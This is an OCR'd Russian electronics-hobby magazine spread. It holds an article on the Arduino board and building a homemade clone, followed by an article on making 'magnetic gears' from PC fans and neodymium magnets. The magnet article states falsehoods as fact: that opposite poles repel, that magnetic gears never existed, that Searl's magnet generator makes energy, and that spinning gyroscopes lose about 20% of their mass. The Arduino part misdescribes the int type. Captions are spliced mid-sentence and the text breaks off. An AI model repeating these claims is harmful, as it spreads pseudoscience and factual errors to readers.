Не так давно по инету прокатилась волна Arduino-истерии. На многочисленных IT-ресурсах писались восторженные отзывы и размещались гламурные фотки какой-то печатной платки, которую кто-то гордо держал в руке. Хмуро взглянув на странную поделку, я недобро оскалился и полез в Гугл смотреть, что же это за зверь такой, о котором столько шуму.

СТРАННЫЙ ЗВЕРЬ

Оказалось, платка-то уже давно набрала популярность и активно продвигается! Под лозунгами простоты эксплуатации, легкости подключения, возможности расширения и элементарности программирования она продается тысячными тиражами.

В самом деле, игрушка занятная. Подключается через USB к любому PC-совместимому компу, используя для питания обычный 9-вольтовый адаптер от свитча. Прошивается одним нажатием кнопки в редакторе, после чего работает по программе. При этом имеет очень простую среду программирования, с Си-совместимым языком, но своим — узко заточенным под нее набором библиотек. Что еще нужно для офисного айтишника, который паяльник видел только на картинке? Идиллия!

Немудрено, что этот робокирпичек стал так популярен. Цена же за него вполне доступна, по сравнению, конечно, с другими робоконструкторами, вроде того же Lego Mindstorm — всего 30 баксов.

ВСКРЫТИЕ ПАЦИЕНТА

Еще по фотографиям, бегло осмотрев платку со всех сторон, я понял, что это такое и с чем его сожрать. Модуль Arduino представляет собой самый обыкновенный AVR контроллер, причем не самый мощный — Mega8 или Mega168, в более поздней версии. Кроме самого контроллера на плате находится немного обвязки:

1) Диод на входе, защищающий от дурака — не даст сгореть модулю при неправильной подаче питания. Хотя, на месте разработчиков, я бы сразу вкорячил туда диодный мост. Стало бы на пару копеек дороже, зато можно вообще не думать о том, какой стороной совать блок питания.

2) Стабилизатор напряжения на базе LM7805 ака KP142EH5A, понижающий входную напругу с указанных девяти вольт до положенных Меге по даташиту пяти. Из этого следует, что на вход можно смело гнать напряжение от 6 до 12 вольт. При крошечном потреблении микроконтроллера линейный стабилизатор легко сбросит напряжение до положенных пяти вольт без критического перегрева. Правда, для батарейного питания лучше все же подавать напряжение пониже — меньше будет зря расходоваться.

Там же на плате присутствует традиционная обвязка для микроконтроллера — стабилизирующие конденсаторы, цепь сброса, кнопка RESET и светодиодик.

3) Интерфейсная микросхема FT232 с необходимой обвязкой, организующая связь с компом. Работает она просто: вход обычный UART, а на выходе





Схема Arduino — ничего сложного



Среда компиляции. Фигня полная, но без заморочек

— USB-стэк и драйвер в компе, который организует виртуальный COM-порт. Кстати, именно FT232 составляет львиную долю стоимости платы, и без нее обошлось бы гораздо дешевле. В старых версиях Arduino стоял обычный MAX232 и подключалась она к COM-порту. Также есть BlueTooth-версия модуля; как понятно из названия, она цепляется к компу через синий зуб. Разница лишь в том, что вместо FT232 впаян BT-блок, работающий точно по такому же принципу — конвертит UART в виртуальный COM-порт, но уже без проводов. Разумеется, стоит он значительно дороже.

4) Обвязка контроллера, состоящая из кварца с конденсаторами, токоограничивающих резисторов и фильтрующего дросселя на питании АЦП блока, который сглаживает пульсации основного питающего напряжения. Нужно это, чтобы аналоговые входы могли точнее замерить входной сигнал, ведь точность напрямую зависит от эталонного напряжения, которое подается на АЦП через сглаживающую индуктивность. Если помнишь мои статьи про основы электроники, — она без проблем пропускает только постоянный ток, а всякие колебания и помехи подавляет.

ИНТЕРФЕЙСЫ

На плате модуля находятся гнездовые разъемы, на которые выведены практически все выводы микроконтроллера. Поэтому здесь у нас полное раздолье — и АЦП, и ШИМ, и UART. Есть также SPI и I2C — полный фарш, короче. А как же USB и BlueTooth, который есть в некоторых модулях? С одной стороны, USB тут не полноценный, а всего лишь эмуляция COM-порта: ничего путного, кроме таскания байтов через UART в виртуальный COM-порт и обратно, ты с ним не сделаешь. А с другой стороны, тебе не надо заморачиваться с протоколом обмена — все уже готово аппаратно. Та же история и с BT.

Все разъемы защищены токоограничительными резисторами, так что спалить их можно, но для этого надо отмочить что-либо совсем отмороженное, например, подать туда высокое напряжение.

ОБОЛОЧКА

Среда компиляции представляет собой надстройку над классическим AVR GCC, написанным на Java. Куски кода из GCC для AVR можно подключить на ура (благо, их уже понаписали гигабайтами). Плюс ко всему, тут есть еще свои языковые конструкции, аппаратно привязанные к Arduino. В самом деле, ведь блок везде одинаковый и за совместимость можно ручаться. А если кто что сделал не так, — то сам себе злой Буратино.

Интерфейс прост, как мычание — окно ввода кода, кнопка компиляции и заливки прошивки в кристалл да стандартные «сохранить/открыть». Кусок кода называется скетчем.

Можно открыть кучу файлов, — они все разместятся в виде табов-закладок. Это удобно, когда работаешь с большой программой, составленной из многих модулей.

Там же есть простенькая терминалка, с помощью которой можно заглянуть в сеанс обмена данными между оболочкой и модулем. Хотя лучше забыть про нее сразу и использовать Terminal v1.9b — мега вещь! Если полазить по менюшкам, то легко находится библиотека примеров, а также возможность залить новый BootLoader. Про Bootloader я расскажу чуть позже.

ЯЗЫК ПРОГРАММИРОВАНИЯ

Чем подкупает Arduino, так это своим языком. Настолько все просто, что даже мозг не нужен. Была в свое время такая убойная игрушка — «Операция Колобот», где надо было программировать поведение разведывательных роботов в глубоком космосе, практически на чистом Си. Тут примерно то же самое, только в железе. Чтобы зря не пудрить мозги, покажу на примере. Сделаем себе аппаратный пиксель — светодиод, который мы сможем зажигать по команде с компа.

Для начала зададим параметры выводов и переменные:

```
int outputPin = 13;
int val;
```


Это всего лишь название, главное, что переменные типа `integer` — целое беззнаковое, от нуля до 255. Причем outputPin еще в самом начале равен 13. Дальше идет первая обязательная процедура — инициализация портов ввода вывода:


```
void setup() {
 Serial.begin(9600);
pinMode(outputPin, OUTPUT); }
```


Сразу говорим, что работа с портом у нас будет на скорости 9600бод. А наш outputPin настраиваем на выход. К нему будет подключен светодиод.

Вторая процедура, собственно, сама программа. Аналог функции main() в Си.


```
void loop()
{
 if (Serial.available())
{
 val = Serial.read();
 if (val == 'H')
 {
  digitalWrite(outputPin, HIGH);
  }
  if (val == 'L')
  {
  digitalWrite(outputPin, LOW);
  }
 }
```




Печатная плата нашего самопала



Упрощаем и удешевляем схему до предела


Девайс в сборе

dvd
На диске тебя ждут:
- дистрибутив рабочей среды;
- даташиты на все микросхемы;
- прошивающая программа UniProf.

Как видишь, синтаксис тут сишный, а функции свои, ардуиновские. В этом примере все функции библиотечные; кратко расскажу о тех, что используются.
Serial.xxx — означает, что идет обращение к последовательному порту aka UART. Дальше мы проверяем его наличие подфункцией available — если возвращает не ноль, значит, все у нас путем. Serial.read — считывает байт из порта и, если он будет равен коду H, то зажигает светодиод, а если L, то гасит. Все просто! Выставлять логическую единицу (помним, что 1 это примерно +5 вольт) или ноль можно на любой ножке командой digitalWrite, где в параметрах указываем, на какой ножке какой уровень выставить.
Также есть функции AnalogWrite и AnalogRead, позволяющие выдать напряжение на соответствующий вывод в виде ШИМ-сигнала либо считать его с АЦП. Вот так все просто. Никакой инициализации АЦП, никакого вкуривания в ШИМ-модуляцию и настройку таймеров. Конечно, на произвольный вывод ты ШИМ не выведешь, для этого в Ардуино зарезервированы соответствующие выводы, равно как и для АЦП.
Функции подробно расписаны, и в самой поставке Arduino идет куча примеров на все случаи жизни. Даже если ты в глаза не видел микроконтроллер, а паяльник обходишь стороной, трудности вряд ли будут.
Конечно, несмотря на то, что библиотека процедур для Arduino насчитывает уже не одну сотню примочек, сам язык весьма слабоват и не дает полного контроля над кристаллом. Вот тут и приходит на помощь родимый GCC в лице WinAVR. На нем можно сделать все что угодно, хватило бы быстродействия. А в случае хардкорного программинга можно и на ассемблере написать — внутри-то наш старый добрый микроконтроллер!

ARDUINO БЕЗ ARDUINO


Глядел я на эту погремушку, вертел в руках... Нет, не готов я платить тридцать баксов за простой микроконтроллер. Будь он даже трижды удобен в программировании. Нафиг-нафиг! Мы пойдем своим путем!
Что собой представляет эта платка изнутри? Ведь ничего особенного: микроконтроллер да микросхема связи с компом. Микроконтроллер стоит рублей 80-100, а вместо дорогой и гламурной USB-микросхемы FT232RL можно смело

Ссылки


arduino.cc — официальный сайт проекта Arduino.
avr.nikolaew.org — сайт Николаева, там ты найдешь программатор для AVR.
easyelectronics.ru — основы электроники для начинающих. Мой ресурс.
habrahabr.ru/blogs/arduino — блог на Хабре, посвященный Arduino.
linuxcenter.ru — здесь можно купить оригинальный Arduino модуль.
freeduino.ru — а тут продается клон, полный функциональный аналог.

Идеи

Кстати, вот тебе бизнес идея: поскольку Arduino — открытая платформа, разработчики наложили копирайт только на имя, и ты можешь устроить у себя кустарное изготовление сего модуля и впаривать его по спекулятивной цене более ленивым товарищам. Разницу в цене комплектующих и готового модуля можешь прикинуть сам.
Схема несложная, да и рисунок печатной платы я, как всегда, положу на диск вместе со схемой адаптера на COM-порт. Подробно изготовление печатной платы я расписывать не буду, — если есть голова на плечах, лазерно-утюжным методом сделаешь плату на раз.



Необходимая комплектуха



UniProf в действии

этот коктейль хоть на макетке, хоть на печатной плате по лазерно-утюжному методу. Получим тот же самый Arduino, но уже суровой самопальной выделки. Всего за 150 рублей! Либо за 250, если ты захочешь USB-версию и разоришься на FT232.

Осталось только прошить загрузчик, он же — Bootloader. Если ты уже сталкивался с контроллерами, то наверняка заметил, что в Arduino не используется программатор, а программа загружается прямо через интерфейс RS232 (в той или иной форме). Как так? А все просто! Дело в том, что уже с завода модули Arduino идут с прошитым загрузчиком. Это такая небольшая программка, которая сидит в начале памяти, сжирая несколько байт ПЗУ и слушая COM-порт. Как только там появляется управляющая команда, что, мол, сейчас в порт польется прошивка, загрузчик тут же вострит уши — начинает ловить приходящие байты и заботливо складывать их в Flash-память кристалла. Таким образом, микроконтроллер может сам себя прошить. После загрузки основного флеша, проц перезагружается, а управление переходит от загрузчика к залитой программе. И так до следующего сеанса сброса и загрузки.

Раз уж мы решили получить все сразу и задешево, то загрузчика, естественно, в микроконтроллере, купленном в магазине, не будет. Но это не беда! В первый раз, что ли, нам контроллер прошивать? Тем более, для AVR программатор делается из пяти проводков, посредством которых микроконтроллер цепляется к LPT-порту. Если у тебя нет LPT, то можно и через COM — потребуется несколько диодов и сопротивлений. Схему такого программатора ты найдешь на сайте avr.nikolaew.org в разделе программатор. Если же у тебя нет ни COM, ни LPT, то на данном этапе ты в пролете. Ищи, у кого есть, и шейся у них.

☒ КАК ПРАВИЛЬНО BOOT'ИТЬ AVR

Сначала определись с типом контроллера. Я рекомендую брать ATmega168: больше памяти и более фарширована (на ней, кстати, построены все последние версии Arduino). Но ее может не быть в твоем лабазе. Тогда подойдет Mega8. Лезь в папку, куда ты установил оболочку Arduino, и ищи там hardware/bootloaders. В этой директории разработчики заботливо сложили для тебя как прошивку загрузчика, так и его исходные коды (можешь изучить на досуге). Выбирай загрузчик под свой проц и ищи там файл с расширением «hex» — это он!

Дальше открываешь программу прошивальщик, например, мой любимый uniprof от Николаева. Убеждаешься в том, что МК правильно определился — должно загореться его название над окном с кодом. Затем тыкаешь кнопку «Загрузка Hex», выбираешь свою прошивку и, когда левое поле заполнится шестнадцатеричными кодами, нажимаешь кнопку Prog. Все, загрузчик залился. Не бойся, встанет как надо — все адреса жестко записаны в hex-файле.

Осталось только прописать fuse bits, иначе ничего не заработает. Вот тут — внимание и еще раз внимание. Fuse bits это страшная вещь, одно неверное движение и кристалл для тебя мертв! Так что, гляди в оба.

Первым делом узнай, какие фьюзы тебе нужны. Открой блокнотом файл burn.bat, что лежит рядом с прошивкой. Ищи там строку вида:

```
tools\avr\bin\uisp -dpart=ATmega8 -dprog=stk500 -dserial=com1
-dspeed=115200 --wr_fuse_l=0xdf --wr_fuse_h=0xca
```

Видишь, тут параметры «wr_fuse_l=0xdf» и «wr_fuse_h=0xca»? Это и есть требуемое значение Fuse bit. Который wr_fuse_l — это младший байт, а wr_fuse_h — старший.

Открой калькулятор и переведи их из шестнадцатеричной в двоичную. Не ошибись! Проверяй все дважды, а лучше трижды.

Нажми в прошивающей проге кнопку Fuse, а затем (это очень важно) нажми во всех окошках кнопку Read, чтобы считать старое значение Fuses. Найди там разделы Fuse (low) и Fuse (High) и расставь нужные галочки. В uniprof в разделе fuses нумерация фьюзов идет сверху. То есть, те биты, которые выше, имеют меньший номер. Вот пример требуемого порядка для Mega8:

```
Low Fuse 0xDF = 1101 1111
1 = Cksel0
1 = Cksel1
1 = Cksel2
1 = Cksel3
1 = Sut0
0 = Sut1
1 = Boden
1 = Bodelevel

High Fuse 0xCA = 1100 1010
0 = Bootrst
1 = Bootsz0
0 = Bootsz0
1 = Eesave
0 = CKOPT
0 = SPIEN
1 = WDTON
1 = RSTDSBL
```

Для Меги 168 — аналогичным макаром, только не забудь взять фьюзы из другого файла. Сразу же после зашивки Fuse микроконтроллер перестанет определяться программатором. Это нормально — ты переключил его на внешний кварц. Вставляй его в панельку и можешь обращаться к нему через бутлоадер. Подцепляй интерфейсный шнурок в комп и выбирай в меню Tools свой COM-порт, к которому у тебя подцеплена железка, да тип агрегата, который ты собрал (под Mega8 или Mega168). Теперь ты стал гордым обладателем Arduino-совместимого девайса!

☒ RETI

Мой совет, когда наиграешься, подари эту игрушку своему младшему братику, пускай балуется. А сам вкуривай в архитектуру микроконтроллера напрямую, изучай серьезные языки — Си и Ассемблер, потому что на уровне Ардуины, где все железо максимально скрыто от программиста, далеко не уедешь. Удачи!



ВАДИМ «DOCTOR V_M_E_N» ДАНЬШИН
/ YURIK_YUROK2@MAIL.RU /

ВОСКРЕШАЕМ ОЧУМЕЛЫЕ РУКИ

ИЗОБРЕТАЕМ МАГНИТНЫЕ ШЕСТЕРЕНКИ

Если полазить по сервису youtube в поисках интересных опытов по физике, то можно найти море реализаций, которые порой шокируют воображение. С другой стороны, нам не всегда нужен пример перед глазами, ведь главное — правильно поставить задачу, а там станет очевидным, как просто выглядит решение. Попробуем совершить маленькую научно-техническую революцию.

С давних пор в механике существовали проблемы передачи энергии на расстояние, проблемы преобразования силы в скорость. Для их решения разные инженеры строили механизмы, которые назывались мультипликаторами и редукторами:

```
multiple — умножать, reduce — уменьшать ... (здесь имеет-
ся ввиду скорость об\мин).
```

Но проблема всех механизмов, содержащих какие-либо механические передачи, в том, что часть энергии тратится на преодоление сил трения и собственно износ деталей. Следовательно, вот и постановка проблемы — исключить силу трения в шестеренках.

Чем можно было бы исключить механическое воздействие? После некоторых размышлений я пришел к заключению, что — магнитными и электромагнитными полями. Используя свойство постоянных магнитов отталкиваться разноименными полюсами и притягиваться одноименными, можно добиться эффекта шестереночного зуба. Здесь все будет работать точно так же, как и в обычной механике, с той лишь разницей, что сами зубья мы не видим.

☒ ЧТО НАМ ПОТРЕБУЕТСЯ?

- 2 компьютерных кулера размером 70x70 мм (в крайнем случае, выдерни из компового блока питания, но только ради бога, не трогай хромированные, крашенные и прочие покрытые неизвестными составами кулеры. Клеиться будет очень плохо);
- с десяток неодимовых магнитов (самые удобные имеют габариты 4x8x8 мм. Думаю, ты их легко найдешь в магазине радиодеталей. Лично я нашел в магазине для ТВ-антенн);
- ножовка по металлу (если ты мазохист, то можно использовать полотно от нее);
- шурупы (небольшие и острые. Советую саморезы);
- дрель;
- доска (толще, чем длина шурупов);
- шприцы по 2 и 5 мл (бери много — штук 20. Нам они в следующих статьях пригодятся, а лишнее подаришь маме);
- нож, а лучше скальпель;
- компас (не будет лишним);
- кусок алюминиевой проволоки (1 метра хватит вполне);
- хорошие маленькие подшипники диаметром 10 мм;
- клей китайский стекловидный (поклонников клея момента и ПВА просим

Магнитик справа я закрепил на подшипнике, так что он может свободно вращаться — и магнитный редуктор шестереночного типа готов!

пойти лесом, потому что мои сопли сохнут и клеят гораздо лучше);
- наличие промышленного фена приветствуется — разогревая им обрезок шприца, тот легко можно насадить на подшипник. В принципе, это можно сделать и наоборот, нагрев зажигалкой по дшипник. Но вообще, всем, у кого нет фена или паяльной станции с феном, рекомендую начать выискивать средства для покупки.

Теперь гордо топаем в магазин. На все про все у нас должно потратиться меньше 500 рублей.

☒ МАГНИТЫ В ДЕЙСТВИИ

А сейчас я считаю должным дать маленький ликбез по этим самым неодимовым магнитам. Магниты очень сильные! ОСТОРОЖНО, они могут болезненно защемить некоторые части тела.

Когда я принес магниты в универ — показать одногруппникам — один другому незаметно повесил их на ухо. Говорят, было больно. Также не забывай, что если ты несешь их в полиэтиленовом пакетике мимо металлической двери, то будь уверен, что домой придешь с пакетом БЕЗ магнитов. А потерять их будет ой как обидно, ведь в магазине, если брать по розничной цене, то выйдет порядка 40 рублей за камушек (оптом цена опускается до 10 руб. за шт.). Все остальное встанет тебе в гроши, а магнитиков надо, чтобы было не менее девяти. Они бывают следующих размеров:

- 8x8x8 (удобны для шприцов на 5 мл — прекрасно сочетаются);
- 8x4x4;
- 5x3x5;
- 5x5x5 (отлично втыкаются в 2 мл шприцы);
- кольцевые;
- дисковые.

☒ ПРИСТУПИМ К РАБОТЕ


Для начала мы возьмем и вырежем стенки кулера, чтобы они нам не мешали клеить магниты на лопасти. Я для этого использовал маленькую электродрель на 12v, снабженную абразивным диском и чем-то напоминающую хирургический инструмент для трепанации черепа. Согласен, что напоминает? Тогда живо одевай защитные очки. Пригодятся тиски и ножовка по металлу. Клеим на кулер магнитики в последовательности «север-юг-север-юг». Поскольку у наших кулеров нечетное количество лопастей, то на последней



Мои инструменты

(7-й) лопасти мы магнитик ставим торцом, чтобы он не мешал вращению. Что касается второй части редуктора — сделать ее гораздо проще: просто отрежь половинку шприца, вставь в нее магнитик и зафиксируй спичкой или бумажкой. Теперь закрепим полученное на доске — при помощи шурупов и изогнутой скрепки или проволочки. Главное, если гайка не навинчивается на болт, значит, это шуруп, а если навинчивается — значит, в руках у тебя саморез :).

Добавив к изделию моторчик, получим червячный магнитный редуктор



▷ **dvd**

На диске ты сможешь найти еще пару удивительных видеоопытов, которые, наверняка, тебя озадачат .

Установку я собрал, и через некоторое время мне стало грустно смотреть на это творение без питания. Там использован кулер! Недолго думая, я намотал его провода на питание (у меня дрель на 12 вольт) и спустя пару секунд ощутил себя недоделанным NEO — один магнитик оторвался, по ходу оторвал еще три магнитика и теперь уже с подкреплением ударил мне по лбу. Вывод — сильно торопиться не стоит. После того, как я все это дело закрепил чем попало на доске, я стал наблюдать весьма необычные явления.

⊠ ДОБАВИМ НЕМНОГО ТВОРЧЕСТВА, ИЛИ ЧЕРВЯЧНЫЙ РЕДУКТОР

Мне все-таки надоело пальцами крутить эту конструкцию, и я решил немного процесс автоматизировать. Просто-напросто насадил магнитик из шприца на вал электромоторчика, который я ранее беспощадно выдернул из какого-то там плеера. Уверен, что и у тебя такой отыщется. Сначала я экспериментировал и подносил моторчик под разными углами к моей теперь уже магнитной шестерне. Но в одном положении конструкция работать отказалась. «Странно», — подумал я и зафиксировал моторчик, чтобы освободить руку. В итоге я получил косомагнитный червячный редуктор :). Особенность его в том, что он начнет работать только после правильного магнитного зацепления. Это чем-то напоминает косозубые шестеренки. Представь расположение обычных тонких зубчатых шестерней в «червячном» расположении друг к дружке. Одну шестеренку крутишь — и все ее зубья будут проходить между двумя зубьями другой шестерни, не проворачивая ее.

Но зато после небольшого толчка, приводящего к иному магнитному зацеплению системы, — она начинает вращаться с большой силой. Видео сего процесса я выложил

Тонкости изготовления

Неодимовые магниты очень сильные, и их нелегко будет приклеить. Для этого я рекомендую сначала расставить их в нужном порядке по лопастям, примагничивая снизу головками от шурупов, а уже потом наносить стекловидный китайский суперклей. Также советую для улучшения зацепления зачистить от краски и накорябать на лопастях в местах крепления магнитов маленькие царапины. Так будет больше шансов, что это дело не отвалится, и весь гемор не придется повторять.


Что почитать?

Магниты обладают немалым числом аномальных свойств, — начиная от магнитного Балджа (смело набирай в Яндексе или Гугле) и заканчивая эффектом Серла (John Searl), который еще в 1939 году сообразил, как построить генератор, вырабатывающий энергию из магнитного поля. Наша установка имеет в основе работы некоторые принципы, которые ученый использовал для создания своего генератора. Даже на этом простом макете, при условии, что ты его соберешь не хуже меня, можно увидеть, что взаимодействие магнитиков между собой весьма неоднозначно. На скорости до 100 об\мин все привычно и стандартно, но при разгоне системы до скорости более 1000 об\мин ты заметишь ее аномальное скачкообразное ускорение. На данный момент я собираюсь выточить диск из дерева или оргстекла с целью получения более аккуратного макетика для исследования этого аномального ускорения.

Вот некоторые полезные ссылки по этой теме:

- http://www.manwb.ru/articles/science/natural_science/john_searl
- http://peswiki.com/index.php/Directory:Searl_Effect_Generator_%28SEG%29
- http://peswiki.com/energy/Directory:Magnet_Motors
- http://peswiki.com/index.php/Directory:OC_MPMM_Magnet_Motor


Взаимодействие магнитов. Позиция 1


Взаимодействие магнитов. Позиция 2


Вращение магнитного редуктора. Этот обрезок шприца на подшипнике вращается с бешеной скоростью — аж свистит!

на наш диск. Моторчик-червяк вращается в одну и ту же сторону. Полярность его осталась неизменна, а кулер после толчка может вращаться по и против часовой стрелки. Причем, вращение по часовой стрелке сильнее, чем против часовой — видимо, сказывается наклон магнитов.
То есть, с ходу он не тронется, пока мы не раскрутим кулер до определенной скорости.

ИТАК, ВЫВОДЫ

В рамках этой статьи мы рассмотрели маленькую, отдельно взятую научно-техническую революцию, создав магнитные шестеренки. Такой великой науке, как механика уже 200 лет, а магнитных редукторов в ней до сих пор не существует. Сегодня мы восполнили этот пробел. Не спорю, у этих редукторов маленький момент вращения, и их можно применять, мягко говоря, «не везде и всюду», но у меня есть еще одна разработка, в которой совершенно не нужно усилие, а важна именно скорость. Например, можно рассмотреть, как закручивать электромагнитную дугу, воздействуя на нее постоянными магнитами. Отмечу, что при сильном вращении тела его масса снижается. Это подтверждено взвешиванием гироскопа в состоянии покоя и в раскрученном состоянии. Что самое интересное, до проявления эффектов Эйнштейна тут еще далеко (скорости много меньше скорости света), а снижение массы было зафиксировано порядка 20% — в зависимости от скорости вращения (за подробностями лезем на 